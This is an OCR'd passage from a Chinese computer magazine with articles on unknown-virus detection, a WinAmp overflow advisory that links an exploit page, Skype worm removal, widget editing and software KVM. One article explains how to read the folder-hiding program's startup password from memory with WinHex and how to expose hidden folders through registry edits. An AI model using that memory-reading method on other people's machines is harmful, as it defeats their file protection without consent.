
四川/王正洋

现在，许多高手都是通过IceSword、DarkSpy等工具分析对比来手工查杀未知病毒，CFAN也为大家介绍了不少这方面的经验，但是这些方法对于菜鸟来说稍显麻烦。有没有一种既简单又有效的方法呢？答案是肯定的，其实利用江民反病毒公司的未知病毒检测工具就可轻松查杀未知病毒。

小知识：什么是“未知病毒”？

目前，杀毒软件对病毒的查杀始终滞后于病毒的出现，因此就算杀毒软件升级到最新版本也无法清除所有病毒，还有一部分病毒由于杀毒软件的病毒库未收录，常常成为“漏网之鱼”，这部分病毒我们称为“未知病毒”。

第1步 打开“江民未知病毒检测”，将“显示全部”前面打上勾，然后点击“扫描”。稍等片刻后，一些系统可疑文件就会被检测出来。（如图1所示）




1

小提示

如果删除的文件正在使用，江民未知病毒检测工具会提醒您在下次重新启动计算机后删除。

第2步 选择任意可疑文件，根据程序窗口下面的“描述”对该文件进行判断，如笔者选择可疑文件rpshell.dll后，江民未知病毒检测的“描述”是：“RealPlayer Shell Extensions”扩展浏览器组件，在浏览器打开的时候不检查权限自动加载运行。

从此描述我们可以看出该文件为播放器RealPlay的浏览器组件，非病毒。如果未出现描述或描述不清，我们可以选择此文件后，点击鼠标右键菜单中的“检索信息”，利用百度搜索来查看此文件相关信息，包括该文件是什么文件、是否是病毒、如何清除等。如利用“检索信息”对可疑文件firefly.exe进行搜索后，发现该文件是名为“流萤”的远程控制木马（见图2）。



2

小提示

“江民未知病毒检测”是江民杀毒软件的一个重要的组件，安装有江民杀毒软件（2006及以上版本）的朋友可以直接使用。

第3步 对于通过分析确定已经是病毒的文件，我们可以用右键菜单先“结束进程”，然后用“删除文件”功能将它强行删除。

任何工具都不是万能的，但是如果菜鸟不用该工具查杀未知病毒却万万不能，因为通过网友的反馈发现江民未知病毒检测能有效的查杀未知病毒，而且使用非常的简单。还等什么呢？赶快用它检测一下自己的计算机吧！CF

CFan安全信息榜

补丁公告：WinAmp文件解析漏洞补丁

补丁相关： WinAmp播放器自WinAmp3以后增加了很多视频、音频插件，WinAmp在被广泛应用后，网络技术人员近期发现，在低于WinAmp5.34a版本的播放器中，WinAmp在播放经过恶意攻击处理的MP4文件时存在缓冲区溢出漏洞，从而导致本地计算机权限泄露，攻击者可以通过加载音乐文件的Web页面向用户种植木马程序。

测试中心： http://milw0rm.com/exploits/3823

如果用户计算机中安装有低于WinAmp5.34a版本的播放器，此段攻击代码将导致程序自动关闭。

补丁下载： http://download.nullsoft.com/WinAmp/client/wa5update.exe

临时解决方案： 现在很多用户还都在使用WinAmp3/4版本的播放器，用户如果无法及时更新此补丁，推荐使用以下方法减少被攻击。

1.安装其他MP4音频播放软件。

2.选择任意MP4文件，右键打开方式中选取非WinAmp播放器软件对文件进行播放。

3.安装精简版WinAmp5播放器（不集成任何插件）。

病毒资讯：SkyPE蠕虫病毒

在QQ、MSN、雅虎通、SkyPE各种各样的通讯软件流行的今天，病毒也随之疯狂，抛开已经QQ尾巴泛滥的腾讯QQ外，很多软件也都被针对性的病毒骚扰的焦头烂额，最近被发现的针对SkyPE的蠕虫病毒类似QQ尾巴，病毒运行后将自动向SkyPE所有用户发送含有病毒的网站信息，当其他用户浏览信息后木马将会自动下载安装，病毒会在系统盘下生成一个任意名称的.dll（默认为SkyPErr）文件和SkyPEE.EXE、263SkyPE.EXE的文件，通过双进程保护技术进行自我保护。

清除方法：

1.由于此病毒只对安装在默认目录的SkyPE有影响，如果用户计算机水平有限，可以下载SkyPE后重新安装到其他目录就可以避免病毒的骚扰。

2.手工清除：假设默认C盘为系统盘，搜索WINNT目录下的SkyPEE.EXE、263SkyPE.EXE，在安全模式中删除，打开注册表搜索SkyPErr.dll进行清除。

小知识：NTFS和FAT32的应用

经常看杂志的朋友会发现，很多技巧都会标注应用于NTFS或者FAT32。在这里我们介绍一下NTFS和FAT32的区别：FAT32一般用于家庭用户，侧重于兼容性和娱乐性，如：古董（98年）游戏、特殊音乐等，而NTFS侧重于企业用户，讲究稳定、安全。一般所有的Win2003平台上都会采用NTFS。NTFS分区方式还有利对病毒的防护和黑客入侵的检测。在我们无法更新补丁的时候，利用权限封锁就必须建立在NTFS环境下，推荐普通用户在安装WinXP/VISTA系统的时候所有分区都选择NTFS。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

让呼啦美眉纵情歌舞

Widget你也能做

Tag Widget、DIY 〉实例 〉软件

山东/闫华礼

相信很多朋友都接触过雅虎Widget工具，准确地说雅虎Widget工具是一种迷你应用程序，可在计算机桌面上通过Yahoo!Widget Engine运行。Widget的功能包罗万象，例如：查看气象、阅读时事新闻、进行网页资讯搜索，或玩玩小游戏等。今天，我们就把一款名为"呼啦美眉"的Widget改造一下，让她能唱能跳，纵情歌舞。

小提示

在雅虎Widget网站下载完"呼啦美眉"（下载地址：http://cn.widget.yahoo.com/gallery/index.htm?cate=2&page=10&show=）后，用WinRAR解压缩软件来看看这个Widget的"五脏六腑"，我们把其中所有文件全部复制到一个新建的文件夹里。可以看到，在原压缩文件中有一个名为Resources的子文件夹，其中有这个Widget需要的所有图片，而".kon"、".Js"文件则有运行所需的代码。


让"呼啦美眉"学会唱歌

第1步 将一首你喜欢的歌曲复制到Resources文件夹下，如ylzs.MP3。

第2步 右键点击Hula Girl.kon文件，以记事本打开，将代码"<action trigger="onLoad" file="script.js"/>"替换为"<action trigger="onLoad">

```
function updateTime() {
  play("Resources/ylzs.mp3");
}
updateTime()
</action>
<action trigger="onTimer" interval="4" file="script.js"/>"
```

保存，然后双击Hula Girl.kon文件，看到漂亮MM跳舞的同时你是不是也听到歌声了（如图）？



小提示

不要压缩成RAR格式的文件，否则文件将无法运行！

调整美眉跳舞的速度

我们可以让MM的舞跳得温柔一些，跳得更慢一些。用记事本打开、script.js文件，找到以下代码：

```
//Create update timer
tmrUpdate = new Timer();
tmrUpdate.interval = 0.05;
```

其中，0.05表示动作的间隔时间为0.05秒，我们把数值改小或者改大，她就会跳得更快或更慢。

小提示

不要等比例修改数值大小，因为这样图片大小不变。建议只修改上述两个数值中的一个。

调整美眉的大小

用记事本打开script.js文件，找到以下代码：

```
//Set scaling percentage
var intScaling = preferences.size.value / 100 *
(200 / strImageSet);
```

将"100"或者是"200"更改为其他的数值，就能控制图片的大小。

最后选中Contents文件夹下的所有内容，用WinRAR压缩成一个ZIP格式的文件，并将其扩展名改为".widget"，就大功告成了。CF

不花钱享用键鼠一拖二

山东/邵文田

如果你家中有多台电脑，且希望通过一套键鼠来控制，那么用KVM是最好的选择。不过国内KVM少而贵，兼容性也差。所以，不妨使用我们推荐给你的软KVM：KaVoom!。下载地址：http://www.kavoom.biz/k/download.html。

KaVoom!能做到许多硬件式KVM想都不敢想的事情，比如支持多显示器，共享粘贴板等。下载后，在主控端和被控端都要装上KaVoom!。使用起来也非常简单：

第1步 在被控端上开启KaVoom!，右击任务栏上的KaVoom!图标，选择"Setup（设置）"。


第2步 在弹出的窗口中单击"Change（调整）"，在弹出的窗口中选择"Secondary（从设备）"，点击下一步，在接下来的界面中选择管理员账号，点击完成即可。

小提示:KVM是什么

KVM就是KeyBoard（键盘）、VGA（显示器）、Mouse（鼠标）三个单词的首字母缩写，俗称多计算机切换器。简单的说，就是一组键盘、显示器和鼠标，控制多台计算机主机。

第3步 配置主控端，同样右击KaVoom!图标，选择"Setup→Change（调整）"，在弹出的窗口中选择"Primary（主设备）"，下一步。

第4步 在弹出的窗口中单击"Add"设置被控端的IP和切换时所使用的快捷键，点击下一步，再点击完成即可。



等待虚拟显示器和虚拟显卡驱动安装完成后，点击"Start（开始）"按钮，就会在屏幕右下方出现KaVoom!操作界面（见图），单击不同机器所对应的按钮即可进行切换。CF

红软基地独家制作 www.rsdown.cn

文件夹隐藏王2004启动密码内存读取法

Tag 文件夹隐藏王、破解、密码 〉实例 〉软件

吉林/**武占伟**

日常工作中需要多人共用一台计算机，很多重要文件需要长期储存，不能随意删除。为了保证数据的安全性，很多朋友选择了文件隐藏王2004，这是个比较优秀的软件。进入软件后选择你要隐藏的文件夹，这样别人根本就不会发现你所储存的文件，更谈不上删除了。文件夹隐藏王软件有30天试用期限，到期不注册就会停止使用。

使用文件夹隐藏王2004后会出现这样的问题，手动隐藏的文件也无法通过“工具→文件夹选项→查看→隐藏文件和文件夹”中的“显示所有文件和文件夹”选项来恢复隐藏属性（选中后又自动回到不显示隐藏的文件和文件夹选项上）。文件夹选项查看中的隐藏受保护操作系统文件的属性也无法更改。那么该如何查看手动隐藏的文件呢？让我们借助WinHex直接将密码从内存中拎出来。

空手查看隐藏文件

第1步 打开我的电脑，在地址栏中直接输入隐藏文件夹的路径，就能看到隐藏文件夹中的所有文件了。

第2步 运行Regedit，打开注册表项目HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL改CheckedValue值为1。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden改UncheckedValue值为1。无须重新启动计算机，选中“工具→文件夹选项→查看→隐藏文件和文件夹”中的“显示所有文件和文件夹”选项，打开“我的电脑”的相应盘符，就可以看到手动隐藏的文件夹。


隐藏密码内存探测大法

如果忘记了你所设置的启动密码，被隐藏的文件夹是无法通过隐藏属性的修复方法来恢复隐藏属性的。进入矮人DOS工具箱的纯DOS模式下也无法进入被隐藏的文件夹。那么怎样才能很好地解决这个问题呢？曾有人提出过这样的解决方案：文件夹隐藏王2004未到试用期时，可以打开注册表项HKEY_LOCAL_MACHINE\SOFTWARE\folerhide，这里有一个字符串名称为pass的选项，删除pass选项再进入隐藏王的时候就不需要密码了。

当时软件试用期还没有结束，就进入注册表删除了pass字符串项，但是再次运行文件夹隐藏王2004时还是需要密码的，当你再次下定决心尝试输入密码时，你会发现再次进入HKEY_LOCAL_MACHINE\SOFTWARE\folerhide注册表项，软件在进行密码验证又自动建立了pass字符串项，看来这种方法是行不通的。仔细观察一下Pass选项里面的数据数值42C842C057AB29AB20，是个经过加密的密码，那么明文密码是否可以在内存中直接查到呢？

这里，我们提出一种新的解决方法：文件夹隐藏王2004的启动密码遗忘后用内存探测法来获取。

第1步 运行文件夹隐藏王2004，出现文件夹隐藏王2004登录窗口，提示请输入登录密码（见图1），无须输入任何密码。




1

第2步 按住Alt+Ctrl+Del调出Windows任务管理器，从应用程序中找到“folderhide”，在其上面点击鼠标右键选择“转到进程”（见图2），进程名为“folderhide.exe”。

2


第3步 运行WinHex汉化版，选择工具菜单中的“RAM编辑器（Alt+F9）”，在编辑主内存窗口中找到Folderhide进程（见图3），选择“是”。在编辑主内存窗口中选择整个内存（选择Primary memory也是可以的，见图4），选择“是”。可勾选“不要再显示此提示”（见图5），选择“是”。这时出现Folderhide的整个内存编辑页面（见图6）。




3 4

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn






第4步 选择搜索菜单中的查找文本，查找内容为“我的电脑”（见图7），选择“是”。再按F3（查找下一个），这时再往下仔细查找即可看到你所设置的密码（见图8）。

内存探测法对文件夹加密隐藏王2005 V3.0简体中文版启动密码的获取也同样有效，只是查找方法稍有不同，第4步搜索内容为确定，选择是。然后向上查找马上就能看到你的启动密码。

有时因系统感染病毒或其他原因重新安装系统后，文件夹隐藏王的隐藏文件夹列表中可能会看不到你所隐藏的文件夹，可以通过文件菜单中的搜索隐藏目录，选择相应盘符点击搜索就会列出你所隐藏的文件夹，选择相应的文件夹后执行解除隐藏，就可以恢复文件夹的隐藏属性。



软件小档案：WinHex 14.0 SR-2

文件大小： 1216KB　**软件性质：** 共享软件
运行环境： Windows 9x/Me/NT/2000/XP/2003
下载地址： http://www.newhua.com/soft/1510.htm

CF

玩转以词定字


Tag 拼音输入、以词定字 〉技巧 〉软件

安徽/dream

